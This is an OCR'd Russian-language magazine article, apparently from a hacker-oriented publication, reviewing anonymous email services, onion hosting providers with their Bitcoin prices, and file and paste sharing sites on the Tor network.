


Yet another Tor Directory. Владельцы как бы подчеркивают, что анархия — мать порядка

Почта

Полностью анонимизированный почтовый ящик — штука полезная, и, конечно же, такие сервисы существуют. Но сам понимаешь, спрос здесь очень специфический: слать письма и не оставлять следов хотят не только хакеры, шпионы, политические диссиденты и информаторы, но и спамеры, вымогатели, ботоводы и прочие любители автоматизации всех мастей. Это накладывает массу ограничений.

Самый популярный почтовик, который работает через Tor, называется Sigaint. Его логотип — око с тремя угрожающими кровавыми каплями под ним. «Кровь из глаз» — это в данном случае очень точная метафора. Интерфейс прямиком из девяностых, вырвиглазная палитра, реклама, распиханная тут и там, злая капча (ее нужно вводить и при логине, и при отправке письма), ограничение на размер ящика — 50 Мбайт, проблемы с русской кодировкой при отправке писем... Короче, user experience примерно уровня средневековых пыток.



Альтернативы Sigaint как бы существуют, но они либо платные (например, Lenatos стоит 0,016 BTC за полгода, AnonInbox — 0,1 BTC в год), либо отправляют письма только на другие адреса в Tor. Ко второй группе относятся, к примеру, TorBox и Mail2Tor. Чтобы послание, отправленное с одного из них, было доставлено на обычную почту в clearnet, придется использовать реле, а это отдельная головная боль.


Существует целый класс серверов на основе опенсорсного OnionMail. Если осилишь настройку, то сможешь подсоединиться к одному из них через обычный почтовик (через POP3 и SMTP). Подойдет, к примеру, Thunderbird с плагином TorBirdy. Актуальный список серверов ищи в разделе Servers на сайте OnionMail. Если используешь Linux (желательно Tails), то настройку поможет облегчить скрипт onion.py.

Примерно так выглядит парадная сторона любого сайта на OnionMail

Хостинг


Ранний интернет отличался тем, что для желающих открыть свой сайт была масса возможностей сделать это за копейки или вовсе бесплатно — в обмен на баннер или хотя бы ссылку на хостера. В Onion ситуация иная: бесплатные хостинги не прижились, да и платные выглядят не очень-то привлекательно.

Причина этого проста: платить за хостинг, доступ к которому можно получить только через Tor, готовы в основном наркоторговцы и прочие бандиты. Если ты не замышляешь присоединиться к ним, то можешь без труда развернуть сервер хоть у себя дома или же найти хостинг-провайдера, который не будет возмущаться тем, что ты запустишь Tor на его сервере. Даже для криминальной активности часто прибегают к услугам так называемых bulletproof-хостеров, которые работают в том числе и с clearnet.



Real Hosting


Но раз уж мы заговорили о хостинге в даркнете, то приведем пару примеров. На Hidden Host обещают 20 Гбайт места и нелимитированный трафик за 0,1 BTC в год; Real Hosting стоит 0,25 BTC в год и дает всего 256 Мбайт места и 1 Тбайт трафика; Kowloon Hosting Services имеет гибкую тарификацию — от 0,04 BTC в месяц за 256 Мбайт до 0,8 BTC за полгода и 2 Гбайт.



Кстати, у Kowloon (читается «Коулун» или «Цзюлун». Это, к слову, страшно перенаселенная часть Гонконга) есть бесплатный пробный тариф. Если написать письмо с темой **TRIAL название_домена** на специальную почту, то в ответ придут данные, необходимые для доступа. Именно поэтому, видимо, при нашей импровизированной индексации дарквеба мы нашли около шести сотен ссылок на пустые дефолтные страницы, хостящиеся у Kowloon.

Шейринг

Если с бесплатным хостингом в Onion туго, то местечек, где можно временно захостить файл, картинку или кусок текста, предостаточно. Для файлов размером менее 500 Кбайт есть PopFiles, картинку можешь закинуть на сайт с незатейливым названием Image Hosting, текст — на Stronghold Paste, CrypTor, ZeroBin или Pasta.

